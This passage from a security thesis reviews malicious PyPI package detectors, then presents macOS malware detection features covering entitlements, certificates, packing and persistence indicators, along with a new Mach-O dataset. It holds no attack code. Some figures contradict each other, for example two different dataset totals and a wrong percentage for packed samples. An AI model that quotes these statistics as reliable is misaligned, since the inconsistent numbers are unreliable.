4.6 Related Work

In this section, we summarize the main solutions proposed to detect malicious packages in the PyPI ecosystem, focusing on their detection tech-

niques and limitations. Ladisa *et al.* [89] proposed a cross-language malicious package detector that leverages static features and machine learning techniques to identify malicious packages in both the PyPI (Python) and NPM (JavaScript) ecosystems. They conducted a 10-days vetting campaign, achieving a precision of 4.4%. The major limitation of this work is the lack of features representing the packages' behavior, such as API calls. In our work, we overcome this limitation by extending the feature set proposed by Ladisa *et al.* with additional features that count security-relevant APIs, suspicious behaviors, and new obfuscation patterns. Thanks to the extended `SoA` feature set and AT, we increased the precision to 18.73% (3.25× higher than their solution).

Zhang *et al.* [190] proposed CEREBRO, a cross-language detector that leverages language models fine-tuned on malicious behavior sequences extracted from a package's source code. They performed a real-world evaluation on PyPI over a seven-month period and achieved a precision of 18.2%. Compared to this approach, we achieved slightly better precision (i.e., 18.73%) and, more importantly, our approach is significantly more computationally efficient, as it does not require fine-tuning or inference with a language model, thus making our detector more suitable for real-time detection.

Liang *et al.* [99] proposed MPHunter, a solution that leverages clustering techniques to identify malicious packages. The main limitation of this work is that their approach only analyzes the `setup.py` metadata file, while malicious code can reside in other files within the package. Indeed, as highlighted in our analysis, the majority of the malicious packages identified in the `live2` dataset included malicious code in other source files (e.g., `main.py`).

Current research also encompasses multiple solutions that employ traditional approaches that rely on static/dynamic analysis and rule matching to detect malicious packages. For instance, Li *et al.* [97] proposed MalWuKong, which leverages a combination of in-depth static analysis, metadata information, and rule matching (using YARA and CodeQL). They conducted a live evaluation on PyPI but did not report any precision or recall metrics. Moreover, their solution does not seem suitable for real-time vetting, as it requires deep static analysis of the package's source code. Recently, Zheng *et al.* [192] proposed OSCAR, a dynamic analysis-based solution that employs fuzz testing on exported functions and classes, as well as behavior monitoring via tailored API hooking. However, this work also lacks precision and recall metrics in its real-world evaluation and, similarly to MalWuKong, it is unsuitable for real-time PyPI vetting due to the

complexity of dynamic analysis.

Overall, none of the existing works have comprehensively evaluated the adversarial robustness of their detectors against evasion attacks, nor have they investigated the effectiveness of adversarial training, especially in a real-world setting. Also, none of the current solutions are designed to be customizable for different actors in the software supply chain, such as package maintainers or enterprise security teams. By contrast, our approach addresses all these gaps by providing a robust and flexible solution that can be seamlessly integrated into both PyPI and enterprise ecosystems.

4.7 Conclusions and Future Work

Securing the software supply chain requires nowadays robust and adaptable solutions that address the diverse needs of various stakeholders, from package maintainers to enterprise security teams. To this end, we proposed a flexible and effective detector for malicious PyPI packages that can be seamlessly integrated into both public and enterprise ecosystems. We present the first study that thoroughly evaluates the robustness of a malicious package detector against adversarial code manipulations, and evaluates the impact of AT in this context. Our experiments show the double-edged sword effect of adversarial training: while it significantly improves robustness against the proposed adversarial manipulations by 2.5× compared to the state-of-the-art and increases the detection rate of newly obfuscated malicious packages by 10%, it also leads to a small drop (−1%) in performance on non-obfuscated packages.

Finally, we demonstrated its adaptability to different operational needs: from PyPI maintainers requiring very low FPR (2.6 malicious packages detected daily on average vs. 2.18 false positives per day at 0.1% FPR), to enterprise settings with higher FPR requirements (1.26 false positives per day at 10% FPR). Hence, our detector can be tailored to the requirements of different actors in the software supply chain, ensuring a balance between security and usability.

Overall, our vetting campaigns identified and reported to the community 346 malicious packages.

We foresee several future research directions to further improve our solution. First, we plan to evaluate our detector on other ecosystems, such as NPM, which has seen over 540,000 malicious packages in recent years [155]. Indeed, our approach can be easily adapted to other ecosystems by tailoring the adversarial manipulations to the respective programming languages. Second, even though we are aware of more advanced techniques based on

deep learning and large language models (LLM), and plan to explore them in the future, they would require more computational resources for training and inference compared to our solution, which may not be suitable for real-time detection. Finally, we aim to incorporate new features based on dynamic analysis to design a new hybrid solution that leverages both static and dynamic techniques to enhance the detection capabilities.

72

Chapter 5

The Role and Generalization Power of Domain-Specific Features in macOS Malware Detection

5.1 Introduction

In recent years, the adoption of macOS among enterprises has significantly increased, and it is now part of 76% of large US businesses. If this trend continues, macOS is expected to become the dominant operating system for enterprise endpoints by 2030 [51, 179]. Along with its growing popularity, macOS has faced many security challenges in recent years. As reported by Kaspersky [83], in 2023, a total of 17 zero-day vulnerabilities targeting macOS were discovered, including over a dozen classified as high-risk and one as critical. The threat landscape is further exacerbated by the growing number of malware samples designed for macOS. Indeed, as reported by Moonlock Lab [121], 2024 has been characterized by a noteworthy increase in macOS malware, with a significant growth in the variety and sophistication of infostealers. In addition, malware authors are starting to target the `arm64` architecture of new Macs, either by building `arm64` binaries or by using `fat` file format that supports multiple architectures [161].

The increasing maturity of the malware ecosystem has prompted researchers to port existing malware detection techniques, mainly based on machine learning, to the macOS operating system. This provides a unique opportunity to observe the evolution of these techniques and to study how

the specificity of the OS affects the features and accuracy of detectors. In fact, while general techniques remain the same across operating systems, the role they play in the detection of malicious samples may vary from one system to another. For instance, the features commonly adopted to detect malicious samples in Android [19] differ significantly from those used for detecting Windows malware [44].

At the time of writing, existing approaches proposed in the literature still rely solely on generic static features, such as strings, byte N-grams, and the number of sections [129, 146, 58, 36, 166]. However, the unique characteristics of the Mach-O binary format, the container for executables and libraries on macOS, and its built-in security mechanisms (such as embedded code-signing certificates and entitlements) have been largely overlooked. Although analogous features exist on other platforms, for example, certificates in the Windows Portable Executable (PE) [84] and permissions in Android [19], no prior work in macOS malware detection has systematically investigated how these macOS-specific features can be leveraged to identify malicious software and enhance the detection performance. Additionally, it is important to understand whether the use of these features can provide additional benefits, such as enhanced generalizability or robustness to data drift and the introduction of new variants.

Contributions – In this work, we take advantage of the emerging and rapidly evolving landscape of malware defenses for macOS to investigate the role and impact of macOS-specific features on malware detection. In particular, we designed a number of experiments to show how unique features of the Mach-O file format can enhance the performance of a machine learning-based detector.

We also observed that the absence of a large, up-to-date, publicly available dataset of benign and malicious macOS samples has significantly limited the development of machine learning-based solutions. Therefore, to train and test our detectors, we first collected a new dataset containing 41,129 samples (11,413 benign and 29,716 malicious), spanning three architectures: `x86-64`, `arm64`, and `fat`. In comparison, the most commonly used public dataset in this area contained only 152 binaries [129]. To support future experiments and in the spirit of open science, we publicly release the dataset [117][1].

The results of our experiments show that our detector, trained on macOS-specific static features, significantly outperforms existing solutions, with an improvement of over 16% over the state-of-the-art solutions [129, 146, 58,

[1]The dataset will be released after the thesis publication

36, 166]. Previous research works [59, 137] have also investigated deep learning methods such as MalConv [142] that automatically extract significant patterns from raw byte sequences rather than relying on manual feature engineering. However, our experiments show that MalConv is not as effective as feature-based approaches in the context of macOS malware detection. This interesting finding highlights the importance of leveraging semantically-rich features in macOS malware detection, as they can provide more meaningful insights into the characteristics of malicious samples compared to raw byte sequences.

An in-depth analysis of the feature importance reveals two interesting results. On the one hand, the distinctive features of macOS binaries are consistently ranked as the most important for the classification task. On the other hand, when these features are removed, the detector is still able to achieve comparable results by relying on other, generic features. This seems to suggest that while these specific features provide a more direct way to classify samples compared with the less semantically-rich headers information or byte N-grams, the latter may still be sufficient to detect *known* samples.

To evaluate our detector on *fresh* data, i.e., temporally newer samples, we conducted a real-world assessment using 9,000 macOS binaries collected from the VirusTotal feed over a three-month period (September to November 2024). A key finding from this second set of experiments is that macOS-specific features generalize much better to new malware samples. In fact, while generic features were still sufficient to reliably detect known samples, performance on new data dropped by over 15% when specific features were removed.

Finally, in the real-world experiment, our detector continued to achieve a high detection rate, i.e., 99.50% at a 1% false positive rate (FPR), even on new samples, and continued to outperform state-of-the-art detectors, with a remarkable 50.03% improvement in detection rate at 1% FPR.

5.2 Background

Each operating system is defined by key characteristics and unique file formats that reflect its underlying architecture and design. By leveraging this platform-specific information, we can gain critical insights into the structure and attributes of executables, enabling a more precise distinction between benign and malicious samples. For example, researchers have leveraged the *Portable Executable (PE) Rich Header* to detect Windows malware [180], anomalies in the *ELF* file format to flag binaries designed for Linux plat-

forms [43], and the sequence of requested permissions as a sign of suspicious behavior for Android [19]. In this paper, we focus on macOS malware, an emerging field in which researchers have so far only relied on generic features [129, 146, 58, 36, 166], such as the number of sections and strings, but have not investigated any macOS-specific features tied to its unique file formats and architectures.

5.2.1 macOS Applications and Mach-O Binaries

macOS applications (apps) are packaged as *app bundles* [12, 129], composed of a directory tree containing various files and sub-directories. Notably, each bundle contains the main executable of the app in the Mach-O format, an `Info.plist` file with metadata (e.g., name, version, supported platforms by the program), a set of directories dedicated to `assets` (e.g., images, configurations), required `Frameworks` (e.g., dynamic libraries used by the app), and optional `Plugins`.

In this work, we focus on Mach-O executables rather than entire app bundles to extract macOS-specific indicators and build our classifiers. This choice is motivated by recent research [129, 146, 36, 58, 166], which highlights Mach-O executables as the most significant artifacts for macOS malware detection. Additionally, individual binaries are the primary granularity at which analysts commonly share malicious macOS software, emphasizing the need to design features and classifiers that specifically target executables rather than app bundles. In support of this approach, we conducted a preliminary analysis of the VirusTotal (VT) [172] feed over a five-month period (July–November 2023) and found that only 6% of malware Mach-O executables included metadata linking them to their parent app bundles.

It is crucial to highlight that having access only to the Mach-O file of an app bundle, a very common situation for samples shared on VirusTotal, makes dynamic analysis nearly impossible and static analysis significantly harder. While malicious PE and ELF executables are typically self-contained, Mach-O binaries often depend on external files within the app's bundle, a unique characteristic that introduces a significant challenge for the analyst. The absence of these files (e.g., dynamic libraries) can prevent the sample from executing entirely or limit the analyst's ability to fully assess its capabilities, even during static analysis. For instance, if the Mach-O relies on external scripts to perform system operations, the analyst may struggle to fully understand its behavior.

As mentioned, the main executable of a macOS app is stored in a Mach-O file [178, 158]. A Mach-O file is a container that can represent not only




Figure 5.1: Mach-O file format.

executables but also object code, shared libraries, and core dumps. It consists of three main parts (see Figure 5.1): header, load commands, and data. Every Mach-O file starts with a header that includes a magic number and a set of additional information that instructs the loader on how to interpret the remaining part of the file, such as the CPU architecture for which the binary has been compiled. After the header, each Mach-O file includes a series of load commands that describe its internal organization and instruct the loader on how to map the file contents into memory. The file is organized into segments, which represent logical regions of code or data required by the app. Each segment is further divided into sections, which contain specific types of code or data, such as executable instructions, read-only constants, or writable variables. These sections provide fine-grained organization within the broader structure of segments, allowing the operating system to handle and protect different types of data appropriately.

Comparison with Windows Executables. The Mach-O file format differs from the Windows PE format [109] in several aspects. Mach-O binaries contain a single Mach header, while PE files begin with an MS-DOS stub, followed by the PE header, which includes a COFF (Common Object File Format) header and an optional header. Moreover, unlike the PE format in which data and code are organized into sections, the Mach-O format adopts

 78

a more complex structure consisting of segments, which are, in turn, divided into sections. However, the most distinctive feature of macOS executables is their support for `fat` binaries, a.k.a. *universal binaries*, which include code for multiple CPU architectures in the same file, thus simplifying distribution compatibility without requiring separate binaries for each architecture. A `fat` executable starts with a `fat` header, which includes metadata for each architecture supported by the executable. Following the header, the file contains a separate Mach-O binary for each architecture, each with its own header, load commands, segments, and sections. The loader uses the `fat` header to select the Mach-O binary matching the system's CPU, ensuring a seamless execution across architectures.

5.2.2 macOS Security

macOS implements several security features to protect the system from malware and unauthorized software [11]. In our work, we focus on the techniques that the operating system employs to validate, load, and execute binary files. We describe such hardening practices in the following sections and report how they enabled the extraction of a specific set of features in Section 5.3.

Gatekeeper, Code Signing and Notarization

They are integral components of macOS's security infrastructure, working in concert to protect users from untrusted or malicious software.

Code signing [8] is the first step in this process, requiring developers to sign their applications with a Developer ID certificate issued by Apple. This signature ensures the authenticity of every component of the bundle and ensures that its code has not been tampered with.

Notarization adds an additional layer of security, particularly for apps distributed outside the Mac App Store. After a Mach-O executable is code-signed, developers can submit the entire app bundle that contains it to Apple's Notarization service, where it is scanned for security threats. It is important to note that notarization is not applicable to a single Mach-O executable but only to a complete and correctly formatted app bundle that contains it. If the app bundle passes the scan, Apple issues a ticket stapled to the app bundle's global signature, indicating that the app has been notarized.

Finally, *Gatekeeper* [14] is a security mechanism to verify that any downloaded app or plugin is signed with a valid Developer ID certificate, is notarized by Apple, and has not been tampered with since it was signed. It

permits only notarized app bundles to be executed by default. However, the user can voluntarily allow any non-notarized app to run on the system (or be deceived into doing so by the creator of the malicious software).

Entitlements

They are essentially permissions that an app needs in order to access privileged system resources or user-sensitive data, perform certain operations, or disable specific security measures [13]. These permissions are encoded as key-value pairs and are embedded within the Mach-O code signature. Apple provides a broad range of entitlements [13], which are organized into categories based on the types of resources or operations they control, such as *Security*, *Privacy*, and *Notifications*. Many of them fall under the *Security* category, covering important components like the Hardened Runtime and App Sandbox. However, not all entitlements are available to developers, as some are restricted to Apple's own applications.

App Sandbox

It isolates applications from critical system resources and other apps, providing an additional layer of protection against potential security breaches [9]. By default, the App Sandbox restricts access to sensitive system areas, such as files, hardware, and network services, ensuring that an app can only access the specific resources it needs to function. This containment minimizes the impact of security vulnerabilities within the app by preventing malicious or compromised applications from interfering with the rest of the system. Apps that require access to restricted resources must request dedicated entitlements to access the user's documents, camera, location, etc.

Hardened Runtime

It is a security feature designed to provide strong protection against exploitation by enforcing strict security policies [15]. These policies include restrictions on dynamic code generation, loading of unsigned libraries, and preventing unauthorized debugging or code injection. By default, the Hardened Runtime is enabled, and apps that wish to perform potentially dangerous operations, which could undermine security, must request specific entitlements to bypass some of these protections. For example, an app may request entitlements for Just-In-Time (JIT) compilation or other operations that the Hardened Runtime typically blocks.

Category	Features	Type	Size
Structural	Sample Total Size	N	1
	Sample Virtual Size	N	1
	Header Flags	B	26
	Load Commands Histogram	N	50
	Min/Max/Avg Load Commands Size	N	3
	Min/Max/Avg Load Commands Entropy	N	3
	Min/Max/Avg Sections Size	N	3
	Min/Max/Avg Sections Entropy	N	3
	Min/Max/Avg Segments Size	N	3
	Min/Max/Avg Segments Virtual Size	N	3
	Min/Max/Avg Segments Entropy	N	3
	Segments Histogram	N	6
	Sections Histogram	N	11
Byte	Byte Histogram	N	256
	Bytes N-grams	N	128
String	Count of strings representing common IoC	N	5
Packing	Presence of sections with suspicious names	B	1
	Presence of segments (> 20%) with high-entropy data	B	1
API	Presence of common macOS API	B	4009
Entitlements	Presence of common and security-related entitlements	B	55
Persistence	Check for login and launch items	B	2
Certificates	Status of certificate chain	N	5

Table 5.1: Summary of feature categories proposed in this work. N: numeric feature, B: boolean feature. The macOS-specific features are highlighted in green.

5.3 Features for macOS Malware Detection

In our detector, each Mach-O sample is represented by a 4,578-dimensional feature vector. As summarized in Table 5.1, we group each feature into eight main categories, defined according to the source used to extract them: file structure, bytes, strings, packing, APIs, entitlements, persistence techniques, and certificates. For each feature, the table shows the data type, i.e., numeric (float) or boolean, as well as its size, i.e., the number of values used

to represent the feature. These features have been designed to cover the set of features commonly adopted for Windows malware detection [7, 44], and are complemented with platform-dependent features dedicated to capture the peculiarities of the Mach-O file format, such as entitlements, certificates, and those related to persistence. It is worth noting that, even though the features that are exclusively specific to macOS binaries represent only 62 out of 4,578 features, in the experiments we will show that they are valuable for the classification of macOS samples (see Subsection 5.5.4). The remainder of this section describes in more detail how we adapted existing indicators to macOS binaries and how we computed macOS-specific features.

Structural features. This set includes commonly used features associated with structural properties of a binary file, which have been extended from the literature on Windows malware detection [44, 7]. Specifically, in addition to common features such as total and virtual size of the sample, we consider 50 of the most common load commands that can be present in a Mach-O file [158], and count how many times each of them is included in the binary (*Load Commands Histogram* in Table 5.1). Furthermore, we compute additional statistical features, such as max, min, and average size and entropy of sections, load commands, and segments present in the binary. Moreover, we count the number of common segments, namely `__TEXT`, `__DATA`, `__PAGEZERO`, `__OBJC`, `__IMPORT`, `__LINKEDIT`, and sections, i.e., `__text`, `__data`, `__bss`, `__dylb`, `__cstring`, `__const`, `__la_symbol_ptr`, `__literal4`, `__literal8`, `__jump_table`, and `__pointers`. These features are summarized by the *Segments Histogram* and *Sections Histogram* in Table 5.1. Finally, to support `fat` binaries, we compute the average of the numeric features among the executables contained in the `fat` binary, while for boolean features (such as *Header Flags*) we apply the logical *OR* operation, i.e., if at least one of the binaries has the feature, the resulting feature is set.

Byte-based features. These features represent statistical properties of the byte sequence that composes the binary. We compute them by respectively counting the occurrence of each byte (i.e., byte histogram) and by extracting byte N-grams ($N = 2$ in our experiments) with a hashing technique applied to map these patterns into a fixed-dimensional space of 128 features for efficient representation, following the approach in EMBER [7].

String-based features. This category captures the presence of common strings associated with Indicators of Compromise (IoC). Specifically, we extract five classes of strings that are more likely to be relevant for malware detection, namely network resources (IPs and URLs), filesystem paths,

base64-encoded strings, imported libraries, and functions' names. As for the strings related to network resources, filesystem paths, and base64-encoded strings, we leverage regular expressions to identify them. On the other hand, libraries and functions' names have been extracted using the LIEF library [167]. To reduce the noise introduced by the high number and variety of strings in the binaries, we compute the number of strings belonging to each class and obtain five numerical features.

Packing-based features. Packing is a widely used technique by malware authors to obfuscate malicious code and hinder static analysis efforts, and previous research has shown that macOS malware authors also leverage it for the same purpose [179]. Indeed, some well-known samples, such as *oRat*, *IPStorm*, *ZuRu*, *Coldroot* and *OceanLotus*, use common packers such as `UPX` [179]. Our work is the first to incorporate packing-based features into a macOS malware detector, in particular by using two features that reflect the presence of packing. The first checks for the presence of sections with names related to the `UPX` packer, such as `__XHDR`, `UPX_DATA`, and `upxTEXT`. We focused on `UPX` because it is one of the most common packers for Mach-O binaries used by macOS malware authors. Indeed, researchers from MoonLock Labs [121] found that ~26% of the packed malware samples analyzed in 2024 were packed with `UPX`, making it the primary choice for Mach-O compression. The second feature checks if the binary includes more than 20% of segments with high-entropy data (i.e., if the entropy is higher than 7), which indicates that the binary is likely packed or compressed. This feature is inspired by the approach of `pefile` [33] to detect packing in Windows malware samples.

API-based features. This category of features aims to capture how the samples use common macOS APIs. Notably, while macOS APIs have previously been identified as good indicators to guide manual analysis of macOS malware [178, 106], none of the existing works have used them as features for machine learning-based detection. In this work, we show that API calls are effective for macOS malware detection when used as features (see subsection 5.5.4), thereby supporting analogous findings in the Windows malware detection literature [85], where APIs have proven effective in capturing the malicious behavior. Specifically, we first leverage the official Apple documentation [10] to identify the most common frameworks used in macOS applications, such as `AppKit`, `CoreFoundation`, `SystemConfiguration`, `Kernel`, as well as those related to security and privacy, such as `Security`. To this end, we identified a total of 35 frameworks. Next, we remove all the APIs that are included in fewer than 10 samples (i.e., 0.02% of the samples)

in the dataset since they are not very representative of the common behavior of the samples and generally represent outliers obtained when extracting the imported APIs using the LIEF library [167]. For each framework, we identify the 400 most common APIs[2], setting this threshold based on our finding that the average number of APIs per framework in our dataset is around 400. This process results in a total of 4,009 unique APIs, each represented by a boolean feature.

Entitlements-based features. This category, specific to macOS, captures the presence of common entitlements. Specifically, we create an initial list of entitlements by leveraging the official Apple documentation [13] to identify all the main security-relevant entitlements, such as those related to App Sandbox and Hardened Runtime. Then, to complement the above list with common entitlements used by the samples in the dataset, we select those present in at least 1% of the samples (i.e., ∼411) and add those not already in the initial list. Finally, we compute a boolean feature for each of the resulting 55 entitlements that we obtained through our selection process.

Persistence-based features. We leverage two boolean features to capture two widely-used persistence techniques used in macOS: login items and launch items.

Login items are applications that start automatically at user login and run within the user's desktop session by inheriting the user's permissions. Based on previous research [178, 179], we check for the usage of common APIs such as `LSSharedFileListCreate`, `LSSharedFileListInsertItemURL`, `SMLoginItemSetEnabled`, and `registerAndReturnError`, specifically designed to manage and interact with applications that are set to launch automatically during user login. This persistence mechanism has been observed in several macOS malware families, such as *Kitm*, *NetWire*, and *WindTail* [178].

Launch items are, instead, persistence mechanisms designed for service executables, such as software updaters, background processes, and daemons. They can be classified into launch agents and launch daemons. While the former run once after login with standard user permissions and may interact with the user session, the latter are non-interactive daemons launched before user login and run with `root` permissions. As explained in [178, 179], a common way to achieve persistence by malware samples is to create at runtime a property list (*.plist*) file in `/Library/LaunchAgents` or `/LaunchAgents` for launch agents, or `/Library/LaunchDaemons` for launch daemons, with the `<key>RunAtLoad</key>` set to `true`, which tells the macOS system to start

[2]If a framework has fewer than 400 APIs, we include all available ones.

the launch item automatically. This technique has been observed in several macOS malware families, such as *AppleJeus*, *DazzleSpy*, and *EvilQuest* [178]. To detect this persistence method in our samples, we check for the presence of the `<key>RunAtLoad</key>` string within the executable. However, it is worth noting that some malware, such as *EvilQuest*, can use obfuscation techniques to hide the presence of the embedded *.plist* file [178], bypassing our simple feature extraction technique.

Certificates-based features. This set of features aims to summarize the status of the certificate chain included in the binary (if any). To achieve this, we map five boolean features to the potential states in which a certificate chain embedded in a binary may be found (see Table 5.1):

- *Certificate chain found:* true if the binary includes a certificate chain (i.e., if the certificates are included in the *Code Signature* load command).
- *Certificate chain expired:* true if at least one of the certificates in the chain is expired. In this case, we consider a certificate expired if the date of the analysis (i.e., 2nd December 2024) is after the expiration date of the certificate. Despite being time-dependent, this feature is included both for completeness and because it is generally required for certificate validation.
- *Certificate chain self-signed:* true if at least one of the certificates in the chain is self-signed.
- *Certificate chain revoked:* true if at least one of the certificates in the chain is revoked.
- *Certificate chain validated:* true if the root certificate is signed by the Apple Root Certification Authority (CA).

5.4 Dataset

As discussed in Section 5.1, one of the main obstacles that has severely limited macOS malware research is the lack of a large, up-to-date, and publicly available dataset of macOS binaries. What researchers have previously created for their experiments is too small to effectively train machine learning models. For instance, the dataset created and published by Pajouh *et al.* [129] in 2018 and used in subsequent studies [146, 36, 58] until 2022 contains only 152 binaries. Other datasets, such as those curated by Walkup

et al. [176] in 2014 and Thaeler *et al.* [166] in 2024, have never been publicly released, further limiting access to comprehensive resources for macOS malware analysis.

To tackle this challenge and support the training and evaluation of our machine learning models, we assembled a new dataset of macOS executables by combining samples obtained from a variety of sources. Our new dataset includes 41,139 Mach-O executables, with 11,413 goodware samples and 29,716 malware samples, and all samples were carefully processed to ensure its suitability for large-scale analysis and machine learning applications. To further support the research community, we make our dataset publicly available [117].

5.4.1 Sample Sources

Goodware samples were collected from the following three sources.

macOS installation. We extracted 1,239 Mach-O executables from a macOS Sonoma 14.5 installation on an Apple M1 MacBook Pro. Specifically, we collected preinstalled system binaries and applications from the default installation paths, including `/bin`, `/sbin`, `/usr/bin`, `/usr/sbin`, `/Applications`, and ∼`/Applications`.

Homebrew. We extracted 9,843 executables from macOS applications available through the Homebrew package manager [107], filtering out those whose status is either *deprecated*, *disabled*, or *outdated*.

Open-source macOS apps. We collected the remaining 1,045 executables from several open-source macOS applications available on GitHub [102].

Malware samples were collected from a variety of sources.

Objective-See dataset. A curated dataset of macOS malware samples [125] maintained by Patrick Wardle and also used in previous research studies [129, 166], which included 180 samples at the time we accessed it.

MalwareBazaar. We downloaded all the samples from MalwareBazaar [105] tagged with `macho` and detected as malicious by at least 5 antivirus (AV) engines. At the time of the download, we found 90 samples.

Virus Samples Team dataset. This dataset includes 103 samples that we downloaded from their GitHub repository [170].

VirusShare. We used 2,910 malware samples from VirusShare [171]. Since the platform does not provide any API to filter for macOS samples, we leveraged the reports and information provided in the MalDICT [81] paper by selecting all samples available on VirusShare tagged as `macos`. Moreover, for each selected sample, we collected the related report to filter out all samples detected by less than 5 AV engines.

Label	x86-64	arm64	fat	Total
Malware	27,339 (92%)	1,812 (6%)	565 (2%)	29,716
Goodware	3,813 (33%)	2,104 (18%)	5,496 (48%)	11,413
Total	31,152 (76%)	3,916 (9%)	6,061 (15%)	41,129

Table 5.2: Samples distribution by CPU architecture. Percentages in the *Total* row are computed w.r.t. the total number of samples, while the others are computed w.r.t. the label.

VirusTotal. We monitored the VT feed from July 1st to November 13th 2023 and retained samples with the `mac` or `macho` tag, which were detected by at least 5 AV engines. This resulted in 28,380 macOS malware samples.

5.4.2 Sample Extraction

After collecting goodware and malware samples from different sources, we processed them to create a homogeneous dataset. Since the samples can be distributed using different archive file formats, such as `.dmg` and `.zip`, we implemented a fully automated pipeline that extracts the contents of the archive based on the file format and checks if it contains any Mach-O executable. After the extraction, we filtered out all binaries that are not Mach-O executables (e.g., dynamic libraries) and those compiled for a CPU architecture other than `x86-64` or `arm64` (e.g., PowerPC). We also excluded all the Mach-O samples intended for iOS and WatchOS by checking the *platform* field in the *Build Version* load command (LC_BUILD_VERSION). Finally, we processed each sample using a LIEF-based script [167] and removed those that could not be properly parsed and those lacking load commands or sections.

As for the goodware samples, we implemented an extra validation step by using VirusTotal to verify that none were detected as malicious by any of the AV engines available on the platform.

As a result of these processing steps, our dataset consists of 41,129 samples, including 11,413 goodware and 29,716 malware samples.

5.4.3 Dataset Analysis

Table 5.2 shows the distribution of the samples by CPU architecture: 76% of the samples are compiled for `x86-64`, 9% for `arm64` CPUs, and 15% are `fat`

bundlore	adload	pirrit	jailbreak
9,484 (33.84%)	7,131 (25.44%)	2,934 (10.47%)	582 (2.08%)
evilquest	**lador**	**genieo**	**stealer**
464 (1.66%)	454 (1.62%)	438 (1.56%)	415 (1.48%)

Table 5.3: Distribution of families containing at least 1% of the total number of malware samples.

binaries, i.e., they support both the `x86-64` and `arm64` architectures. It is noteworthy how goodware and malware samples are distributed differently across the target architectures. In fact, the majority of the benign samples (5,496, corresponding to 48% of the goodware dataset) are `fat` binaries, while the distribution of malware samples is heavily skewed towards the `x86-64` architecture, with 27,344 samples (92% of all malicious files). This result confirms that malware authors continue to target the `x86-64` architecture [160, 145], suggesting that `x86-64` remains prevalent in the desktop Apple ecosystem.

Table 5.3 shows the distribution of malicious samples by family according to the most common label provided by VT. We considered only the families containing at least 1% of the total number of malware samples in the dataset. This results in eight families, which cover about 80% of all malware samples. The family distribution of our dataset, which mainly reflects the prevalence of real-world families collected in the wild, is highly imbalanced. Indeed, the top three families, namely `bundlore` [110] (33.84%), `adload` [159, 160] (25.44%), and `pirrit` [52] (10.47%), account for 70% of the malware samples.

Presence of packing

Our dataset also allowed us to perform a large-scale analysis of packing in macOS malware, which has never been studied before. To identify packed samples, we used two static features commonly associated with packing [179]: the presence of suspicious section names related to UPX and high-entropy data sections. As shown in Table 5.4, we found 4,362 (∼2% of the total) potentially packed samples, of which 4,069 are malicious (∼14% of the malware set) and 293 (∼2% of the goodware set) are benign. Among

Label	Suspicious Section Names			High Entropy Sections		
	x86-64	arm64	fat	x86-64	arm64	fat
Malware	21	0	0	3917	122	9
Goodware	1	0	0	138	50	104
Total	22 (0.05%)	0 (0%)	0 (0%)	4055 (9.85%)	172 (0.42%)	113 (0.27%)

Table 5.4: Samples distribution for packing-based features.




Figure 5.2: Top-20 entitlements. [sec], [dev] and [gen] prefixes represent the entitlements' category: security-related, developer-related and generic one, respectively.

the potentially packed malware samples, the majority (3,938) are x86-64 binaries, followed by 122 arm64 binaries and 9 fat binaries. As for the potentially packed goodware samples, we found that most of them (139) are x86-64 binaries, while 50 are arm64 and 104 are fat binaries.

Packing is not very prevalent among macOS malware executables, with around 10% of the samples in our dataset showing clear signs of packing. As is the case for other operating systems, we also identified potentially packed benign software. Moreover, it is interesting to observe that the proportion of potentially packed samples is considerably higher for x86-64 binaries, likely because common packing techniques are more mature for this architecture.

